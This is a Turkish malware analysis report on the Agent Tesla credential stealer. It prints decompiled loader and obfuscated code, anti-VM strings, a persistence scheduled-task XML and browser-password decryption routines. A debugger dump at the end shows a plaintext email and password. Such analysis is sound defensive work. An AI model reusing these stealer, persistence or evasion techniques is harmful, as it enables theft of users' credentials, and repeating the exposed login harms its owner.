AGENT TESLA
TEKNİK ANALİZ RAPORU


İÇİNDEKİLER

Giriş

AGENT TESLA ilk olarak 2014 yılında Türkçe bir web sitesinde **keylogger** olarak görülmüş işlevsel bir bilgi hırsızı olarak farklı tarayıcılardan ,e-postalardan ve FTP istemcilerinden kullanıcı verilerini sızdıran Windows işletim sistemi üzerinde çalışan bir zararlı yazılımdır. **Agent Tesla** çoğunlukla kimlik avı e-postaları veya çeşitli biçimlerde (ZIP, CAB, MSI, IMG, Office dosyaları vb.) ekleri olan spam yoluyla yayılır. SMTP, FTP gibi birden çok protokolü üzerinden sızdırılan verileri aktarırlar.


HResultExceptionMarshaler.exe Analizi

Dosya Adı:	**HResultExceptionMarshaler.exe**
MD5	bbd9c7c4ea8812731ba169a92b4dcceb
SHA1	4bbcb5766ec862e7a674ca9a420443bc18aa4855
SHA256	1bffa62ec8cfff47103c41ff3de5a5f0c887c9958460d9f4ec00f5886d2a5d20




Microsoft Visual C#/Basic.Net tarafından derlenmiş 32-bit yürütülebilir dosyadır derlenme zamanı **22.06.2021 03:42:08** olarak belirtilmiştir ve entry point noktası **MultiToken.My.MyApplication.Main** methodu olarak belirtilmiştir

My Application formu **DebuggerStepThrough** davranışı içerisinde **OnCreateMainForm()** methodunu kullanarak **Form1** çalıştırılmaktadır.



Form1 içerisinde bulunan **xxx(), sss() ve sss2()** methotdları **ConcatenateObject()** methoduyla birleştirilerek **DebuggableAttribute** formu içerisindeki oluşturulmuş olan DebuggableAttribute methodunun ikinci parametresi olan **p2** stringine atanmıştır.



```
// Token: 0x0600003F RID: 63 RVA: 0x00003B18 File Offset: 0x00001D18
public static byte[] SSSSSSSSSSSSSSSSSSSSSSSSSSSSSS(byte[] BTD)
{
    byte[] result;
    using (object obj = new GZipStream(new MemoryStream(BTD), CompressionMode.Decompress))
    {
        object obj2 = new byte[4096];
        using (object obj3 = new MemoryStream())
        {
            int num;
            do
            {
                object instance = obj;
                Type type = null;
                string memberName = "Read";
                object[] array;
                object[] arguments = array = new object[]
                {
                    obj2,
                    0,
                    4096
                };
                string[] argumentNames = null;
                Type[] typeArguments = null;
                bool[] array2 = new bool[3];
                array2[0] = true;
                bool[] array3 = array2;
                object value = NewLateBinding.LateGet(instance, type, memberName, arguments, argumentNames, typeArguments, array2);
                if (array3[0])
                {
                    obj2 = RuntimeHelpers.GetObjectValue(array[0]);
                }
                num = Conversions.ToInteger(value);
                bool flag = num > 0;
                if (flag)
                {
                    NewLateBinding.LateCall(obj3, null, "Write", array = new object[]
```


DebuggableAttribute formunda dinamik olarak çözümlenen **p2** string türündeki ifadeyi **GzipStream** kütüphanesini kullanarak **Decompress** edilmiştir ve return değerinden dönen array ise **“RelativeFileUrl”** isimli obfuscate edilmiş ve .Net olarak derlenmiş 32-bit **.dll** dir

```
        }
        return result;
    }

    // Token: 0x06000040 RID: 64 RVA: 0x00003CA8 File Offset: 0x00001EA8
    public object AZXCCCCCCCCCCCCCCCCCCC(ColorConverter TaskCanceledException)
    {
        object[] array = new object[3];
        array[0] = CompatibilityMap.RestrictedError;
        object[] array2 = array;
        array2[1] = CompatibilityMap.ValueEnumerator;
        array2[2] = "MultiToken";
        Activator.CreateInstance(this.L, array2);
        return null;
    }

    // Token: 0x04000012 RID: 18
    private Type L;
}
```


	Değer
	{byte[0x00010000]}
	0x4D
	0x5A

RelativeFileUrl.Dll analizi


Zararlı kod **Resource** sectionu içerisine gömülmüştür ve dinamik olarak çözümlenmektedir




MessageEnum formundaki **guru** methodunda **jRpsB她x KumSWy .dll** çözümlenmektedir



jRpsB她x KumSWy .dll Analizi



DLL içerisinde Resource sectionu içerisine gömülmüş bir **DLL** bulunmaktadır.



ResourceManager sınıfıyla erişmiş olduğu byte dizisini yürütme anında çözümleyerek **Agent Tesla** zararlı yazılımını içeren **luufarzosAfuQKGUYTiCeMxTJxZb** .dll çözümlenmektedir.

```
    \u206B\u206B\u200E\u200B\u202B\u206C\u200C\u206D\u206B\u206F\u206B\u206E\u206B\
    num = (num2 * 1539856924U ^ 284673023U);
    continue;
case 11U:
    族太生j执rKIHhp生.UdA顾K1JK生 = 族太生j执rKIHhp生.\u202B\u200D\u206C\u200B\u206B\u2
      \u200F\u202E(族太生j执rKIHhp生.Qg城行RO首L泽[2]);
    num = (num2 * 2660335407U ^ 2531200315U);
    continue;
case 12U:
    族太生j执rKIHhp生.是太Ev8行z宣顾席D = 族太生j执rKIHhp生.LoadApi<族太生j执rKIHhp生.De
      \u200D\u202A\u206D\u206F\u200B\u202E\u206B\u202D\u202A\u206A\u206C\u200C\u202D\
      \u206E\u206D\u202A\u200B\u200B\u206C\u202C\u200D\u206A\u206F\u200B\u206E\u200B\
    num = (num2 * 3414946564U ^ 3227345232U);
```

DLL içerisindeki **Class'lar** , **fonksiyon adları** ve **değişken adları** analizden kaçınmak amacıyla Unicode ve çince ifadelerle **obfuscate** edilmiştir.


```
SbieDll.dll.....USER....SANDBOX.....VIRUS....
...MALWARE.....SCHMIDTI....CURRENTUSER.....\V
IRUS......SAMPLE......C:\file.exe.....Afx:400
000:0L...HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\
Scsi Bus 0\Target Id 0\Logical Unit Id 0....I
dentifier......VBOX....HARDWARE\Description\S
ystem.....SystemBiosVersion.......VideoBiosVe
rsion....VIRTUALBOX..*...SOFTWARE\Oracle\Virt
ualBox Guest Additions......VMWARE.."...SOFTW
ARE\VMware, Inc.\VMware Tools..L...HARDWARE\D
EVICEMAP\Scsi\Scsi Port 1\Scsi Bus 0\Target I
d 0\Logical Unit Id 0L...HARDWARE\DEVICEMAP\S
csi\Scsi Port 2\Scsi Bus 0\Target Id 0\Logica
l Unit Id 0'...SYSTEM\ControlSet001\Services\
Disk\Enum.....0.......vmware..N...SYSTEM\Cont
rolSet001\Control\Class\{4D36E968-E325-11CE-B
FC1-08002BE10318}\0000......DriverDesc..W...S
YSTEM\ControlSet001\Control\Class\{4D36E968-E
325-11CE-BFC1-08002BE10318}\0000\Settings....
.Device Description......InstallPath.%...C:\P
ROGRAM FILES\VMWARE\VMWARE TOOLS\.......kerne
l32.dll....wine_get_unix_file_name.....QEMU..
..\\.\ROOT\cimv2..#...SELECT * FROM Win32_Vid
eoController.....VM Additions S3 Trio32/64...
....S3 Trio32/64....VirtualBox Graphics Adapt
er.....VMware SVGA II..!...Add-MpPreference -
```

DLL içerisinden çıkan Metin belgesi dökümünde Zararlı yazılım, **BlackList 'inde** bulunan string bir ifadeyle karşılaştığında zararlı işlemlerini gerçekleştirmemektedir.

```
家r行城席IpC执行b的.rLyJ城族泽司J顾X/*0x02000001*/.\u206F\u2...   ".exe"
的希Bf生希I物的成.族太生j执rKIHhp生/*0x02000016*/.\u200D\u20...   @"C:\Users\zorro\AppData\Roaming\fdVgsZkxjvtZ.exe"
```

ResourceManager sınıfıyla dinamik olan zararlı **Agent Tesla** yazılımını **AppData\Roaming** dizinine oluşturmaktadır.


.tmp dosyası içerisinde tanımlanmış olan .Xml dosyasını schtask.exe komut satırı aracılığıyla zamanlandırılmış olarak çalıştırmaktadır.




.Xml dosyası "**AppData\Roaming**" içerisinde Agent Tesla zararlı yazılımını süresiz olarak çalıştırmaktadır.

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2014-10-25T14:27:44.8929027</Date>
    <Author>USER-PC\admin</Author>
  </RegistrationInfo>
  <Triggers>
    <LogonTrigger>
      <Enabled>true</Enabled>
      <UserId>USER-PC\admin</UserId>
    </LogonTrigger>
    <RegistrationTrigger>
      <Enabled>false</Enabled>
    </RegistrationTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <UserId>USER-PC\admin</UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>false</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Users\admin\AppData\Roaming\fdVgsZkxjvtZ.exe</Command>
    </Exec>
  </Actions>
</Task>
```

ZBhXJlMcsQEIYHThxYyoWObxjlophHEUUwyJl.exe



Zararlı işlemlerin gerçekleştirildiği **Agent Tesla**, içerisinde dinamik olarak çözümlenecek ifadeler ve zararlı işlemlerinin yapması için gerekli olan methodlar bulundurur.



```
public static string Concat(string str0, string str1, string str2)
{
    if (str0 == null && str1 == null && str2 == null)
    {
        return string.Empty;
    }
    if (str0 == null)
    {
        str0 = string.Empty;
    }
    if (str1 == null)
    {
        str1 = string.Empty;
    }
    if (str2 == null)
    {
        str2 = string.Empty;
    }
    int length = str0.Length + str1.Length + str2.Length;
    string text = string.FastAllocateString(length);
    string.FillStringChecked(text, 0, str0);
    string.FillStringChecked(text, str0.Length, str1);
    string.FillStringChecked(text, str0.Length + str1.Length, str2);
    return text;
}
```

Agent Tesla ilk olarak **COMPUTERNAME** ve **USERNAME** bilgilerini alarak çalışmaya başlamaktadır.

```
public static Process[] GetProcessesByName(string processName, string machineName)
{
    if (processName == null)
    {
        processName = string.Empty;
    }
    Process[] processes = Process.GetProcesses(machineName);
    ArrayList arrayList = new ArrayList();
    for (int i = 0; i < processes.Length; i++)
    {
        if (string.Equals(processName, processes[i].ProcessName, StringComparison.OrdinalIgnoreCase))
        {
            arrayList.Add(processes[i]);
        }
        else
        {
            processes[i].Dispose();
        }
    }
    Process[] array = new Process[arrayList.Count];
    arrayList.CopyTo(array, 0);
    return array;
}
```

Zararlı yazılımın çalıştığı esnada çalışan **process** isimlerini alıp array dizisine atar ve analizden kaçınmak için **Procmon, Process Explorer** gibi analiz uygulamalarını kapatır.


```
                goto IL_37;
                IL_51:
                A_0--;
                Thread.Sleep(1000);
                num4++;
                goto IL_66;
            }
            return false;
        }
```

Birçok fonksiyon içerisine yazılmış olan **Thread.sleep** methoduyla debug işleminden kaçınmaya çalışmıştır.

```
    if (num == 14)
    {
        array[3] = global::A.b.e;
        num = 15;
    }
    if (num == 7)
    {
        if (Operators.CompareString(text, 900B51F2-E017-413F-85C5-43057C1C2A38.A(), false) == 0)
        {
            break;
        }
        num = 8;
    }
    if (num == 12)
    {
        array[1] = global::A.b.F;
        num = 13;
    }
    if (num == 15)
    {
        array[4] = text;
        num = 16;
    }
    if (num == 2)
    {
        text = global::A.B.Computer.Clipboard.GetText();
        num = 3;
    }
    if (num == 0)
```

Clipboard.GetText() methodu ile en son kopyalanmış veriyi text stringi içerisine kaydetmektedir.

```
Değer
"<br><hr>Copied Text: <br>\t\ttext\t&quot;4D81-FE53-8D6F-2F30-855A-3DA9-EE98-5857&quot;\tstring\r\n<hr><br><hr>Copied Text: <br>https://www.youtube.com/watch?v=HtUH9z_Oey8<hr>"
A.b("0x02000007"/c/"0x0200000D")
"https://www.youtube.com/watch?v=HtUH9z_Oey8"
string[0x00000006]
0x00000011
```



İsim	Değer
<PrivateImplementationDetails>{7E589EA5-FCEB-4395-B533-F0F...	"Opera Browser"
System.Environment/*0x020000DE*/.GetFolderPath/*0x06000E6...	@"C:\Users\zorro\AppData\Roaming"
<PrivateImplementationDetails>{7E589EA5-FCEB-4395-B533-F0F...	@"Opera Software\Opera Stable"
System.IO.Path/*0x0200019A*/.Combine/*0x06001926*/ döndü	@"C:\Users\zorro\AppData\Roaming\Opera Software\Opera Stable"
<PrivateImplementationDetails>{7E589EA5-FCEB-4395-B533-F0F...	"Yandex Browser"
<PrivateImplementationDetails>{7E589EA5-FCEB-4395-B533-F0F...	@"Yandex\YandexBrowser\User Data"
System.IO.Path/*0x0200019A*/.Combine/*0x06001926*/ döndü	@"C:\Users\zorro\AppData\Local\Yandex\YandexBrowser\User Data"
<PrivateImplementationDetails>{7E589EA5-FCEB-4395-B533-F0F...	"Iridium Browser"
<PrivateImplementationDetails>{7E589EA5-FCEB-4395-B533-F0F...	@"Iridium\User Data"
System.IO.Path/*0x0200019A*/.Combine/*0x06001926*/ döndü	@"C:\Users\zorro\AppData\Local\Iridium\User Data"
<PrivateImplementationDetails>{7E589EA5-FCEB-4395-B533-F0F...	"Chromium"
<PrivateImplementationDetails>{7E589EA5-FCEB-4395-B533-F0F...	@"Chromium\User Data"
System.IO.Path/*0x0200019A*/.Combine/*0x06001926*/ döndü	@"C:\Users\zorro\AppData\Local\Chromium\User Data"
<PrivateImplementationDetails>{7E589EA5-FCEB-4395-B533-F0F...	"7Star"
<PrivateImplementationDetails>{7E589EA5-FCEB-4395-B533-F0F...	@"7Star\7Star\User Data"
System.IO.Path/*0x0200019A*/.Combine/*0x06001926*/ döndü	@"C:\Users\zorro\AppData\Local\7Star\7Star\User Data"
<PrivateImplementationDetails>{7E589EA5-FCEB-4395-B533-F0F...	"Torch Browser"
<PrivateImplementationDetails>{7E589EA5-FCEB-4395-B533-F0F...	@"Torch\User Data"
System.IO.Path/*0x0200019A*/.Combine/*0x06001926*/ döndü	@"C:\Users\zorro\AppData\Local\Torch\User Data"
<PrivateImplementationDetails>{7E589EA5-FCEB-4395-B533-F0F...	"Cool Novo"
<PrivateImplementationDetails>{7E589EA5-FCEB-4395-B533-F0F...	@"MapleStudio\ChromePlus\User Data"
System.IO.Path/*0x0200019A*/.Combine/*0x06001926*/ döndü	@"C:\Users\zorro\AppData\Local\MapleStudio\ChromePlus\User Data"
<PrivateImplementationDetails>{7E589EA5-FCEB-4395-B533-F0F...	"Kometa"
<PrivateImplementationDetails>{7E589EA5-FCEB-4395-B533-F0F...	@"Kometa\User Data"
System.IO.Path/*0x0200019A*/.Combine/*0x06001926*/ döndü	@"C:\Users\zorro\AppData\Local\Kometa\User Data"
<PrivateImplementationDetails>{7E589EA5-FCEB-4395-B533-F0F...	"Amigo"
<PrivateImplementationDetails>{7E589EA5-FCEB-4395-B533-F0F...	@"Amigo\User Data"
System.IO.Path/*0x0200019A*/.Combine/*0x06001926*/ döndü	@"C:\Users\zorro\AppData\Local\Amigo\User Data"
<PrivateImplementationDetails>{7E589EA5-FCEB-4395-B533-F0F...	"Brave"
<PrivateImplementationDetails>{7E589EA5-FCEB-4395-B533-F0F...	@"BraveSoftware\Brave-Browser\User Data"

“AppData\Roaming”dizini içerisinde dinamik olarak çözmüş olduğu tarayıcı dizinleri içerisinde gezerek tarayıcı verilerinde tutulan **cookie** değerleri, **username** ve **password** verilerini kaydetmektedir.

```
if (array != null & array.Length > 5)
{
    byte[] array2 = new byte[array.Length - 6 + 1];
    Array.Copy(array, 5, array2, 0, array.Length - 5);
    try
    {
        return ProtectedData.Unprotect(array2, null, DataProtectionScope.CurrentUser);
    }
    catch (Exception ex2)
    {
        return null;
    }
}
return null;
```

Kaydedilen verileri **ProtectedData.Unprotect()** fonksiyonu kullanılarak array iki içerisinde tutulan verilerin şifresini çözüp byte dizisine çevirmektedir .

```
6574                        else
6575                        {
6576                            text4 = global::A.b.E.a(h.A(j, 900851F2-E017-413F-85C5-43057C1C2A38.cY()));
6577                        }
6578                        if (!string.IsNullOrEmpty(text2) && !string.IsNullOrEmpty(text3) && text4 != null)
6579                        {
6580                            list2.Add(new global::A.b.x
6581                            {
6582                                URL = text2,
6583                                UserName = text3,
6584                                Password = text4,
6585                                Browser = A_1
6586                            });
6587                        }
6588                    }
6589                    catch (Exception ex2)
6590                    {
6591                    }
6592                }
6593            }
6594        }
6595        IL_1D5:;
6596    }
6597    return list2;
6598 }
```

İsim	Değer
value	"Chrome"
value	"logins"
list2	Count = 0x00000000
list	Count = 0x00000002
text	@"C:\Users\zorro\AppData\Local\Google\Chrome\User Data\\Default\Login Data"
text2	"https://www.unpac.me/"
text4	"qT5MDgr~#VpI1.Vx"
h	{A.b/*0x02000007*/.h/*0x02000028*/}
text3	"nmkkml1905@gmail.com"

